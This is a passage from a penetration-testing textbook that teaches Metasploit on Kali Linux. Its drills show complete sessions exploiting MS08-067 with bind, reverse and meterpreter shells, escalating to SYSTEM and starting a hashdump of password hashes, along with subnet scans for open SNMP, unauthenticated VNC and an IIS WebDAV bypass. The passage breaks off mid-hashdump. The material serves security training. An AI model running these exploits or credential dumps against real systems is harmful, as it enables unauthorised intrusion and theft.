Writing exploit code from scratch can be a time-consuming and expensive task. Thus, using publicly available exploits and adjusting them to fit your target environment may require expertise, which would assist in transforming the skeleton of one exploit into another if the similarity and purpose is almost the same. We highly encourage the practice of publicly available exploits in your own labs to further understand and kick-start writing of your own exploit code.

## Vulnerability research

Understanding the capabilities of a specific software or hardware product may provide a starting point for investigating vulnerabilities that could exist in that product. Conducting vulnerability research is not easy, neither is it a one-click task. Thus, it requires a strong knowledge base with different factors to carry out security analysis. The following are the factors to carry out security analysis:

- **Programming skills:** This is a fundamental factor for ethical hackers. Learning the basic concepts and structures that exist with any programming language should grant the tester with an imperative advantage of finding vulnerabilities. Apart from the basic knowledge of programming languages, you must be prepared to deal with the advanced concepts of processors, system memory, buffers, pointers, data types, registers, and cache. These concepts are implementable in almost any programming language such as C/C++, Python, Perl, and Assembly. To learn the basics of writing an exploit code from a discovered vulnerability, visit <http://www.phreedom.org/presentations/exploit-code-development/exploit-code-development.pdf>.
- **Reverse engineering:** This is another wide area for discovering the vulnerabilities that could exist in the electronic device, software, or system by analyzing its functions, structures, and operations. The purpose is to deduce code from a given system without any prior knowledge of its internal working, to examine it for error conditions, poorly designed functions, and protocols, and to test the boundary conditions. There are several reasons that inspire the practice of reverse engineering skills such as the removal of copyright protection from a software, security auditing, competitive technical intelligence, identification of patent infringement, interoperability, understanding the product workflow, and acquiring the sensitive data. Reverse engineering adds two layers of concept to examine the code of an application: **source code auditing** and **binary auditing**. If you have access to the application source code, you can accomplish the security analysis through automated tools or manually study the source in order to extract the conditions where vulnerability can be triggered. On the other hand, binary auditing simplifies the task of reverse engineering where the application exists without any source code. **Disassemblers** and **decompilers** are two generic types of tools that may assist the auditor with binary analysis. Disassemblers generate the assembly code from a complied binary program, while decompilers generate a high-level language code from a compiled binary program. However, dealing with either of these tools is quite challenging and requires a careful assessment.

- **Instrumented tools:** Instrumented tools such as debuggers, data extractors, fuzzers, profilers, code coverage, flow analyzers, and memory monitors play an important role in the vulnerability discovery process and provide a consistent environment for testing purposes. Explaining each of these tool categories is out of the scope of this book. However, you may find several useful tools already present under Kali Linux. To keep a track of the latest reverse code engineering tools, we strongly recommend that you visit the online library at [http://www.woodmann.com/collaborative/tools/index.php/Category:RCE\\_Tools](http://www.woodmann.com/collaborative/tools/index.php/Category:RCE_Tools).
- **Exploitability and payload construction:** This is the final step in writing the **proof-of-concept (PoC)** code for a vulnerable element of an application, which could allow the penetration tester to execute custom commands on the target machine. We apply our knowledge of vulnerable applications from the reverse engineering stage to polish shellcode with an encoding mechanism in order to avoid bad characters that may result in the termination of the exploit process.

Depending on the type and classification of vulnerability discovered, it is very significant to follow the specific strategy that may allow you to execute an arbitrary code or command on the target system. As a professional penetration tester, you may always be looking for loopholes that should result in getting a shell access to your target operating system. Thus, we will demonstrate a few scenarios with the **Metasploit framework** in a later section of this chapter, which will show these tools and techniques.

## Vulnerability and exploit repositories

For many years, a number of vulnerabilities have been reported in the public domain. Some of these were disclosed with the PoC exploit code to prove the feasibility and viability of a vulnerability found in the specific software or application. And, many still remain unaddressed. This competitive era of finding the publicly available exploits and vulnerability information makes it easier for penetration testers to quickly search and retrieve the best available exploit that may suit their target system environment. You can also port one type of exploit to another type (for example, Win32 architecture to Linux architecture) provided that you hold intermediate programming skills and a clear understanding of OS-specific architecture. We have provided a combined set of online repositories that may help you to track down any vulnerability information or its exploit by searching through them.



Not every single vulnerability found has been disclosed to the public on the Internet. Some are reported without any PoC exploit code, and some do not even provide detailed vulnerability information. For this reason, consulting more than one online resource is a proven practice among many security auditors.

The following is a list of online repositories:

| Repository name                         | Website URL                                                                                   |
|-----------------------------------------|-----------------------------------------------------------------------------------------------|
| Bugtraq SecurityFocus                   | <a href="http://www.securityfocus.com">http://www.securityfocus.com</a>                       |
| OSVDB Vulnerabilities                   | <a href="http://osvdb.org">http://osvdb.org</a>                                               |
| Packet Storm                            | <a href="http://www.packetstormsecurity.org">http://www.packetstormsecurity.org</a>           |
| VUPEN Security                          | <a href="http://www.vupen.com">http://www.vupen.com</a>                                       |
| National Vulnerability Database         | <a href="http://nvd.nist.gov">http://nvd.nist.gov</a>                                         |
| ISS X-Force                             | <a href="http://xforce.iss.net">http://xforce.iss.net</a>                                     |
| US-CERT Vulnerability Notes             | <a href="http://www.kb.cert.org/vuls">http://www.kb.cert.org/vuls</a>                         |
| US-CERT Alerts                          | <a href="http://www.us-cert.gov/cas/techalerts/">http://www.us-cert.gov/cas/techalerts/</a>   |
| SecuriTeam                              | <a href="http://www.securiteam.com">http://www.securiteam.com</a>                             |
| Government Security Org                 | <a href="http://www.governmentsecurity.org">http://www.governmentsecurity.org</a>             |
| Secunia Advisories                      | <a href="http://secunia.com/advisories/historic/">http://secunia.com/advisories/historic/</a> |
| Security Reason                         | <a href="http://securityreason.com">http://securityreason.com</a>                             |
| XSSed XSS-Vulnerabilities               | <a href="http://www.xssed.com">http://www.xssed.com</a>                                       |
| Security Vulnerabilities Database       | <a href="http://securityvulns.com">http://securityvulns.com</a>                               |
| SEBUG                                   | <a href="http://www.sebug.net">http://www.sebug.net</a>                                       |
| BugReport                               | <a href="http://www.bugreport.ir">http://www.bugreport.ir</a>                                 |
| MediaService Lab                        | <a href="http://lab.mediaservice.net">http://lab.mediaservice.net</a>                         |
| Intelligent Exploit Aggregation Network | <a href="http://www.intelligentexploit.com">http://www.intelligentexploit.com</a>             |
| Hack0wn                                 | <a href="http://www.hack0wn.com">http://www.hack0wn.com</a>                                   |

Although there are many other Internet resources available, we have listed only a few reviewed ones. Kali Linux comes with an integration of exploit database from Offensive Security. This provides an extra advantage of keeping all archived exploits to date on your system for future reference and use. To access Exploit-DB, execute the following commands on your shell:

```
# cd /usr/share/exploitdb/  
# vim files.csv
```

This will open a complete list of exploits currently available from Exploit-DB under the `/usr/share/exploitdb/platforms/` directory. These exploits are categorized in their relevant subdirectories based on the type of system (Windows, Linux, HP-UX, Novell, Solaris, BSD, IRIX, TRU64, ASP, PHP, and so on). Most of these exploits were developed using C, Perl, Python, Ruby, PHP, and other programming technologies. Kali Linux already comes with a handful set of compilers and interpreters that support the execution of these exploits.



#### How to extract particular information from the exploits list?

Using the power of Bash commands, you can manipulate the output of any text file in order to retrieve the meaningful data. You can either use `searchsploit`, or this can also be accomplished by typing `cat files.csv | cut -d"," -f3` on your console. It will extract the list of exploit titles from a `files.csv` file. To learn the basic shell commands, refer to <http://tldp.org/LDP/abs/html/index.html>.

## Advanced exploitation toolkit

Kali Linux is preloaded with some of the best and most advanced exploitation toolkits. The Metasploit framework (<http://www.metasploit.com>) is one of these. We have explained it in a greater detail and presented a number of scenarios that would effectively increase the productivity and enhance your experience with penetration testing. The framework was developed in the Ruby programming language and supports modularization such that it makes it easier for the penetration tester with optimum programming skills to extend or develop custom plugins and tools. The architecture of a framework is divided into three broad categories: libraries, interfaces, and modules. A key part of our exercises is to focus on the capabilities of various interfaces and modules. Interfaces (console, CLI, web, and GUI) basically provide the front-end operational activity when dealing with any type of modules (exploits, payloads, auxiliaries, encoders, and NOP). Each of the following modules have their own meaning and are function-specific to the penetration testing process:

- **Exploit:** This module is the proof-of-concept code developed to take advantage of a particular vulnerability in a target system
- **Payload:** This module is a malicious code intended as a part of an exploit or independently compiled to run the arbitrary commands on the target system
- **Auxiliaries:** These modules are the set of tools developed to perform scanning, sniffing, wardialing, fingerprinting, and other security assessment tasks

- **Encoders:** These modules are provided to evade the detection of antivirus, firewall, IDS/IPS, and other similar malware defenses by encoding the payload during a penetration operation
- **No Operation or No Operation Performed (NOP):** This module is an assembly language instruction often added into a shellcode to perform nothing but to cover a consistent payload space

For your understanding, we will explain the basic use of two well-known Metasploit interfaces with their relevant command-line options. Each interface has its own strengths and weaknesses. However, we strongly recommend that you stick to a *console* version as it supports most of the framework features.

## MSFConsole

MSFConsole is one of the most efficient, powerful, and all-in-one centralized front-end interfaces for penetration testers to make the best use of the exploitation framework. To access `msfconsole`, navigate to **Applications | Kali Linux | Exploitation Tools | Metasploit | metasploit framework** or use the terminal to execute the following command:

```
# msfconsole
```

You will be dropped into an interactive console interface. To learn about all the available commands, you can type the following command:

```
msf > help
```

This will display two sets of commands; one set will be widely used across the framework, and the other will be specific to the database backend where the assessment parameters and results are stored. Instructions about other usage options can be retrieved through the use of `-h`, following the core command. Let us examine the use of the `show` command as follows:

```
msf > show -h
```

```
[*] Valid parameters for the "show" command are: all, encoders,
nops, exploits, payloads, auxiliary, plugins, options
[*] Additional module-specific parameters are: advanced, evasion,
targets, actions
```

This command is typically used to display the available modules of a given type or all of the modules. The most frequently used commands could be any of the following:

- `show auxiliary`: This command will display all the auxiliary modules.
- `show exploits`: This command will get a list of all the exploits within the framework.

- `show payloads`: This command will retrieve a list of payloads for all platforms. However, using the same command in the context of a chosen exploit will display only compatible payloads. For instance, Windows payloads will only be displayed with the Windows-compatible exploits.
- `show encoders`: This command will print the list of available encoders.
- `show nops`: This command will display all the available NOP generators.
- `show options`: This command will display the settings and options available for the specific module.
- `show targets`: This command will help us to extract a list of target OS supported by a particular exploit module.
- `show advanced`: This command will provide you with more options to fine-tune your exploit execution.

We have compiled a short list of the most valuable commands in the following table; you can practice each one of them with the Metasploit console. The italicized terms next to the commands will need to be provided by you:

| Commands                                               | Description                                                                                                                                                                        |
|--------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>check</code>                                     | To verify a particular exploit against your vulnerable target without exploiting it. This command is not supported by many exploits.                                               |
| <code>connect <i>ip port</i></code>                    | Works similar to that of Netcat and Telnet tools.                                                                                                                                  |
| <code>exploit</code>                                   | To launch a selected exploit.                                                                                                                                                      |
| <code>run</code>                                       | To launch a selected auxiliary.                                                                                                                                                    |
| <code>jobs</code>                                      | Lists all the background modules currently running and provides the ability to terminate them.                                                                                     |
| <code>route <i>add subnet netmask sessionid</i></code> | To add a route for the traffic through a compromised session for network pivoting purposes.                                                                                        |
| <code>info <i>module</i></code>                        | Displays detailed information about a particular module (exploit, auxiliary, and so on).                                                                                           |
| <code>set <i>param value</i></code>                    | To configure the parameter value within a current module.                                                                                                                          |
| <code>setg <i>param value</i></code>                   | To set the parameter value globally across the framework to be used by all exploits and auxiliary modules.                                                                         |
| <code>unset <i>param</i></code>                        | It is a reverse of the <code>set</code> command. You can also reset all variables by using the <code>unset all</code> command at once.                                             |
| <code>unsetg <i>param</i></code>                       | To unset one or more global variables.                                                                                                                                             |
| <code>sessions</code>                                  | Ability to display, interact, and terminate the target sessions. Use with <code>-l</code> for listing, <code>-i ID</code> for interaction, and <code>-k ID</code> for termination. |
| <code>search <i>string</i></code>                      | Provides a search facility through module names and descriptions.                                                                                                                  |
| <code>use <i>module</i></code>                         | Select a particular module in the context of penetration testing.                                                                                                                  |



We will demonstrate the practical use of some of these commands in the upcoming sections. It is important for you to understand their basic use with different sets of modules within the framework.

## MSFCLI

Similar to the MSFConsole interface, a **command-line interface (CLI)** provides an extensive coverage of various modules that can be launched at any one instance. However, it lacks some of the advanced automation features of MSFConsole.

To access `msfcli`, use the terminal to execute the following command:

```
# msfcli -h
```

This will display all the available modes similar to that of MSFConsole as well as usage instructions for selecting the particular module and setting its parameters. Note that all the variables or parameters should follow the convention of `param=value` and that all options are case-sensitive. We have presented a small exercise to select and execute a particular exploit as follows:

```
# msfcli windows/smb/ms08_067_netapi O
```

```
[*] Please wait while we load the module tree...
```

| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| ----    | -----           | -----    | -----                                  |
| RHOST   |                 | yes      | The target address                     |
| RPORT   | 445             | yes      | Set the SMB service port               |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

The use of `o` at the end of the preceding command instructs the framework to display the available options for the selected exploit. The following command sets the target IP using the `RHOST` parameter:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 P
```

```
[*] Please wait while we load the module tree...
```

Compatible payloads

```
=====
```

| Name | Description |
|------|-------------|
| ---- | -----       |

---

|                                     |                                                   |
|-------------------------------------|---------------------------------------------------|
| <code>generic/debug_trap</code>     | Generate a debug trap in the target process       |
| <code>generic/shell_bind_tcp</code> | Listen for a connection and spawn a command shell |
| ...                                 |                                                   |

Finally, after setting the target IP using the `RHOST` parameter, it is time to select the compatible payload and execute our exploit as follows:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 LHOST=192.168.0.3
PAYLOAD=windows/shell/reverse_tcp E

[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

As you can see, we have acquired a local shell access to our target machine after setting the `LHOST` parameter for a chosen payload.

## Ninja 101 drills

The examples provided in this section will clear your understanding of how the exploitation framework can be used in various ways. It is not possible to pump every single aspect or use of the Metasploit framework, but we have carefully examined and extracted the most important features for your drills. To learn and get an in-depth knowledge of the Metasploit framework, we highly recommend that you should read an online tutorial, *Metasploit Unleashed*, at <http://www.offensive-security.com/metasploit-unleashed/>. This tutorial has been developed with advanced material that includes insights on exploit development, vulnerability research, and assessment techniques from a penetration testing perspective.

## Scenario 1

During this exercise, we will demonstrate how the Metasploit framework can be utilized for port scanning, OS fingerprinting, and service identification using an integrated Nmap facility. On your MSFConsole, execute the following commands:

```
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > db_nmap -T Aggressive -sV -n -O -v 192.168.0.7
Starting Nmap 5.00 ( http://nmap.org ) at 2010-11-11 22:34 UTC
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 22:34
Scanning 192.168.0.7 [1 port]
Completed ARP Ping Scan at 22:34, 0.00s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:34
Scanning 192.168.0.7 [1000 ports]
Discovered open port 445/tcp on 192.168.0.7
Discovered open port 135/tcp on 192.168.0.7
Discovered open port 25/tcp on 192.168.0.7
Discovered open port 139/tcp on 192.168.0.7
Discovered open port 3389/tcp on 192.168.0.7
Discovered open port 80/tcp on 192.168.0.7
Discovered open port 443/tcp on 192.168.0.7
Discovered open port 21/tcp on 192.168.0.7
Discovered open port 1025/tcp on 192.168.0.7
Discovered open port 1433/tcp on 192.168.0.7
Completed SYN Stealth Scan at 22:34, 3.04s elapsed (1000 total ports)
Initiating Service scan at 22:34
Scanning 10 services on 192.168.0.7
Completed Service scan at 22:35, 15.15s elapsed (10 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.7
...
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
25/tcp    open  smtp         Microsoft ESMTP 6.0.2600.2180
```

---

```

80/tcp    open  http           Microsoft IIS httpd 5.1
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn
443/tcp    open  https?
445/tcp    open  microsoft-ds    Microsoft Windows XP microsoft-ds
1025/tcp   open  msrpc           Microsoft Windows RPC
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2005 9.00.1399; RTM
3389/tcp   open  microsoft-rdp    Microsoft Terminal Service
MAC Address: 00:0B:6B:68:19:91 (Wistron Neweb)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or
Windows Server 2003 SP0 - SP2
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: custdesk; OS: Windows
...
Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds
      Raw packets sent: 1026 (45.856KB) | Rcvd: 1024 (42.688KB)

```

At this point, we have successfully scanned our target and saved the results in our current database session. To list the target and services discovered, you can issue the `db_hosts` and `db_services` commands independently. Additionally, if you have already scanned your target using the Nmap program separately and saved the result in the XML format, you can import these results into Metasploit using the `db_import_nmap_xml` command.

## Scenario 2

In this example, we will illustrate a few auxiliaries from the Metasploit framework. The key is to understand their importance in the context of the vulnerability analysis process.

## SNMP community scanner

This module will perform the **Simple Network Management Protocol (SNMP)** sweeps against the given range of network addresses using a well-known set of community strings and print the discovered SNMP device information on the screen as follows:

```
msf > search snmp
```

```
[*] Searching loaded modules for pattern 'snmp'...
```

Auxiliary

=====

| Name                                                 | Disclosure Date | Rank   | Description    |
|------------------------------------------------------|-----------------|--------|----------------|
| ----                                                 | -----           | ----   | -----          |
| scanner/snmp/aix_version<br>Scanner Auxiliary Module |                 | normal | AIX SNMP       |
| scanner/snmp/community<br>Scanner                    |                 | normal | SNMP Community |

...

```
msf > use auxiliary/scanner/snmp/community
```

```
msf auxiliary(community) > show options
```

Module options:

| Name                                                      | Current Setting                               |       |
|-----------------------------------------------------------|-----------------------------------------------|-------|
| Required                                                  | Description                                   |       |
| ----                                                      | -----                                         | ----- |
| BATCHSIZE                                                 | 256                                           | yes   |
| The number of hosts to probe in each set                  |                                               |       |
| CHOST                                                     |                                               | no    |
| The local client address                                  |                                               |       |
| COMMUNITIES                                               | /opt/metasploit3/msf3/data/wordlists/snmp.txt | no    |
| The list of communities that should be attempted per host |                                               |       |
| RHOSTS                                                    |                                               | yes   |
| The target address range or CIDR identifier               |                                               |       |
| RPORT                                                     | 161                                           | yes   |
| The target port                                           |                                               |       |
| THREADS                                                   | 1                                             | yes   |
| The number of concurrent threads                          |                                               |       |

```
msf auxiliary(community) > set RHOSTS 10.2.131.0/24
RHOSTS => 10.2.131.0/24
msf auxiliary(community) > set THREADS 3
THREADS => 3
msf auxiliary(community) > set BATCHSIZE 10
BATCHSIZE => 10
msf auxiliary(community) > run
[*] >> progress (10.2.131.0-10.2.131.9) 0/170...
[*] >> progress (10.2.131.10-10.2.131.19) 0/170...
[*] >> progress (10.2.131.20-10.2.131.29) 0/170...
[*] Scanned 030 of 256 hosts (011% complete)
[*] >> progress (10.2.131.30-10.2.131.39) 0/170...
[*] >> progress (10.2.131.40-10.2.131.49) 0/170...
[*] >> progress (10.2.131.50-10.2.131.59) 0/170...
[*] Scanned 060 of 256 hosts (023% complete)
[*] >> progress (10.2.131.60-10.2.131.69) 0/170...
[*] >> progress (10.2.131.70-10.2.131.79) 0/170...
[*] Scanned 080 of 256 hosts (031% complete)
[*] >> progress (10.2.131.80-10.2.131.89) 0/170...
[*] >> progress (10.2.131.90-10.2.131.99) 0/170...
[*] >> progress (10.2.131.100-10.2.131.109) 0/170...
[*] 10.2.131.109 'public' 'HP ETHERNET MULTI-ENVIRONMENT,ROM
none,JETDIRECT,JD128,EEPROM V.33.19,CIDATE 12/17/2008'
[*] Scanned 110 of 256 hosts (042% complete)
...
[*] >> progress (10.2.131.240-10.2.131.249) 0/170...
[*] >> progress (10.2.131.250-10.2.131.255) 0/102...
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see, we have discovered one SNMP-enabled device with the `public` community string. Although it enables the read-only access to the device, we can still get valuable information that will be beneficial during the network penetration testing. This information may involve system data, list of running services, network addresses, version and patch levels, and so on.

## VNC blank authentication scanner

This module will scan the range of IP addresses for the **Virtual Network Computing** (VNC) servers that are accessible without any authentication details as follows:

```
msf > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
msf auxiliary(vnc_none_auth) > set RHOSTS 10.4.124.0/24
RHOSTS => 10.4.124.0/24
msf auxiliary(vnc_none_auth) > run
[*] 10.4.124.22:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.23:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.25:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] Scanned 026 of 256 hosts (010% complete)
[*] 10.4.124.26:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.27:5900, VNC server security types supported : None,
free access!
[*] 10.4.124.28:5900, VNC server security types supported : None,
free access!
[*] 10.4.124.29:5900, VNC server protocol version : "RFB 004.000",
not supported!
...
[*] 10.4.124.224:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.225:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.227:5900, VNC server security types supported : None,
free access!
[*] 10.4.124.228:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] 10.4.124.229:5900, VNC server protocol version : "RFB 004.000",
not supported!
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Note that we have found a couple of VNC servers accessible without authentication. This attack vector can become a serious threat for system administrators and can trivially invite unwanted guests to your VNC server from the Internet if no authorization controls are enabled.

## IIS6 WebDAV unicode auth bypass

This module helps you to determine the authentication bypass vulnerability of IIS6 WebDAV by scanning the range of network addresses against the known patterns of exploitable conditions as follows:

```
msf > use auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
msf auxiliary(ms09_020_webdav_unicode_bypass) > show options
msf auxiliary(ms09_020_webdav_unicode_bypass) > set RHOSTS
RHOSTS => 10.8.183.0/24
msf auxiliary(ms09_020_webdav_unicode_bypass) > set THREADS 10
THREADS => 10
msf auxiliary(ms09_020_webdav_unicode_bypass) > run
[-] Folder does not require authentication. [302]
[-] Folder does not require authentication. [400]
[*] Confirmed protected folder http://10.8.183.9:80/ 401 (10.8.183.9)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [403]
[-] Folder does not require authentication. [302]
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
...
[*] Confirmed protected folder http://10.8.183.162:80/ 401
(10.8.183.162)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
...
[*] Confirmed protected folder http://10.8.183.155:80/ 401
(10.8.183.155)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://10.8.183.166:80/ 401
(10.8.183.166)
```



```
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://10.8.183.168:80/ 401
(10.8.183.168)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://10.8.183.167:80/ 401
(10.8.183.167)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[*] Confirmed protected folder http://10.8.183.171:80/ 401
(10.8.183.171)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
...
[-] Folder does not require authentication. [302]
[*] Confirmed protected folder http://10.8.183.178:80/ 401
(10.8.183.178)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
[*] Scanned 182 of 256 hosts (071% complete)
[-] Folder does not require authentication. [501]
[*] Confirmed protected folder http://10.8.183.183:80/ 401
(10.8.183.183)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [302]
[*] Confirmed protected folder http://10.8.183.188:80/ 401
(10.8.183.188)
[*]      Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
...
[-] Folder does not require authentication. [405]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Thus, we have successfully validated our target network against the *MS09-020 IIS6 WebDAV Unicode Authentication Bypass* vulnerability. Perhaps, this module has helped us in discovering the vulnerable server configuration that is currently posing a risk to our network.

## Scenario 3

We will now explore the use of some common payloads (bind, reverse, and meterpreter), and discuss their capabilities from an exploitation point of view. This exercise will give you an idea about how and when to use a particular payload.

### Bind shell

A bind shell is a remote shell connection that provides access to the target system on the successful exploitation and execution of shellcode by setting up a bind port listener. This opens a gateway for an attacker to connect back to the compromised machine on the bind shell port using a tool such as Netcat, which could tunnel the standard input (`stdin`) and output (`stdout`) over a TCP connection. This scenario works similar to that of a Telnet client establishing a connection to a Telnet server and is applicable in an environment where the attacker is behind the **Network Address Translation (NAT)** or firewall and a direct contact from the compromised host to the attacker IP is not possible.

Following are the commands to begin exploitation and set up a bind shell:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:41289 ->
192.168.0.7:4444) at Sat Nov 13 19:01:23 +0000 2010
```

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

Thus, we have analyzed that Metasploit also automates the process of connecting to the bind shell using an integrated multipayload handler. Tools such as Netcat can come in handy in situations where you write your own exploit with a bind shellcode, which should require a third-party handler to establish a connection to the compromised host. You can read some practical examples of Netcat usage for various network security operations from <http://en.wikipedia.org/wiki/Netcat>.

## Reverse shell

A reverse shell is completely opposite to a bind shell. Instead of binding a port on the target system and waiting for the connection from attacker's machine, it simply connects back to the attacker's IP and port and spawns a shell. A visible dimension of the reverse shell is to consider a target behind NAT or firewall that prevents public access to its system resources.

Following are the commands to begin exploitation and set up a reverse shell:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 ->
192.168.0.7:1027) at Sat Nov 13 22:59:02 +0000 2010
```

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

You can clearly differentiate between a reverse shell and bind shell using the attacker's IP. We have to provide the attacker's IP (for example, LHOST 192.168.0.3) in reverse shell configuration, while there is no need to provide it in a bind shell.



#### What is the difference between the inline and stager payloads?

An inline payload is a single self-contained shellcode that is to be executed with one instance of an exploit. While, the stager payload creates a communication channel between the attacker and victim machine to read-off the rest of the staging shellcode in order to perform a specific task. It is a common practice to choose stager payloads because they are much smaller in size than inline payloads.

## Meterpreter

A meterpreter is an advanced, stealthy, multifaceted, and dynamically extensible payload, which operates by injecting a reflective DLL into a target memory. Scripts and plugins can be dynamically loaded at runtime for the purpose of extending the post exploitation activity. This includes privilege escalation, dumping system accounts, keylogging, persistent backdoor service, enabling a remote desktop, and many other extensions. Moreover, the whole communication of the meterpreter shell is encrypted by default.

Following are the commands to begin exploitation and set up a meterpreter payload:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > show payloads
...
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
...
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
```

```
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 ->
192.168.0.7:1029) at Sun Nov 14 02:44:26 +0000 2010
meterpreter > help
...
```

As you can see, we have successfully acquired a meterpreter shell. By typing `help`, we will be able to see the various types of commands available to us. Let us check our current privileges and escalate them to the `SYSTEM` level using a meterpreter script named `getsystem` using the following command:

```
meterpreter > getuid
Server username: CUSTDESK\salesdept
meterpreter > use priv
meterpreter > getsystem -h
...
```

This will display the number of techniques available for elevating our privileges. By using a default command, `getsystem`, without any options, will attempt every single technique against the target and will stop as soon as it is successful:

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer: CUSTDESK
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```



If you choose to execute the `exploit -j -z` command, you are pushing the exploit execution to the background and will not be presented with an interactive meterpreter shell. However, if the session has been established successfully, then you can interact with that particular session using `sessions -i id` or get a list of the active sessions by typing `sessions -l` in order to know the exact ID value.

Let us use the power of the meterpreter shell and dump the current system accounts and passwords held by the target. These will be displayed in the NTLM hash format and can be reversed by cracking through several tools and techniques using the following commands:

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 71e52ce6b86e5da0c213566a123
6f892...
[*] Obtaining the user list and keys...
